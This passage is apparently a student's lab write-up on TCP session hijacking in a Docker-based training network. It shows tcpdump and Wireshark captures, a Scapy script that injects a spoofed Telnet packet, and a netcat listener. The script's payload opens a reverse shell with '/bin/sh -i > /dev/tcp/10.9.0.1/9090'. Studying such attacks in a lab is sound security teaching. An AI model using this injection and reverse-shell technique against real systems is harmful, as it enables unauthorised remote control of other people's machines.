Attack successfully performed

```
[02/28/26]seed@VM:~/.../volumes$ nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 58700
Sarmad is Hacker
[02/28/26]seed@VM:~/.../volumes$
```

This experiment demonstrated TCP session hijacking by capturing TCP parameters and injecting a spoofed packet using Scapy. The attacker successfully executed a remote command and exfiltrated confidential data, showing the insecurity of unencrypted protocols like Telnet.

TASK 4 REVERSE SHELL

Now to run more commands on victim's machine, I need to access the shell. To do that I am passing now new data which contains that runs the shell passes output to standard output and takes input from standard input. Before that, we again need to find information like sequence number, port, and acknowledge number using TCPDUMP and Wireshark.

STEP 1 – For Capture TCP Values

```
[03/01/26]seed@VM:~/.../volumes$ sudo tcpdump -i br-452aa464749d -w
 packets.pcap host 10.9.0.5
tcpdump: listening on br-452aa464749d, link-type EN10MB (Ethernet),
 capture size 262144 bytes
^C66 packets captured
66 packets received by filter
0 packets dropped by kernel
[03/01/26]seed@VM:~/.../volumes$
```

STEP 2 - Start Telnet Session

```
root@0f444aeec935:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
b891995d76bb login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content tha
t are
```

STEP 3 - Capture TCP Values

```
▸ Frame 66: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
▸ Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:05 (02:42:0a:09:
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
▸ Transmission Control Protocol, Src Port: 39538, Dst Port: 23, Seq: 676244289, Ack: 689861818,

0000  02 42 0a 09 00 05 02 42  0a 09 00 06 08 00 45 10   ·B····· B ····· E·
0010  00 34 12 90 40 00 40 06  14 08 0a 09 00 06 0a 09   ·4··@·@· ·····
0020  00 05 9a 72 00 17 28 4e  ab 41 29 1e 74 ba 80 10   ···r··(N ·A)·t···
0030  01 f5 14 43 00 00 01 01  08 0a a5 2b 0d 7c 04 41   ···C···· ···+·|·A
0040  0f df                                              ··
```


STEP 4 - Create a Script

```
root@VM:/volumes# cat task4_hijacking.py
#!/usr/bin/env python3
from scapy.all import *
import time


def startHijacking():
    print("Starting hijacking....")
    ip  = IP(src="10.9.0.6", dst="10.9.0.5")
    tcp = TCP(sport=39538, dport=23, flags="A", seq=676244289, ack=
689861818)
    data = "\n/bin/sh -i > /dev/tcp/10.9.0.1/9090 2>&1 0<&1\n"
    pkt = ip/tcp/data
    ls(pkt)
    print("I am in....")
    send(pkt, verbose=0)
    exit(0)

startHijacking()
root@VM:/volumes#
```

STEP 5 - Run Your Script

```
root@VM:/volumes# ./task4_hijacking.py
Starting hijacking....
version    : BitField  (4 bits)                  = 4
(4)
ihl        : BitField  (4 bits)                  = None
(None)
tos        : XByteField                          = 0
(0)
len        : ShortField                          = None
(None)
id         : ShortField                          = 1
```

STEP 6 - Start Listener




```
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 296  bytes 28112 (28.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 296  bytes 28112 (28.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

$ ▌
```

The attack was conducted in a Docker-based virtual network where each container represented a separate host. By capturing TCP session parameters and injecting a spoofed packet, a reverse shell connection was successfully established.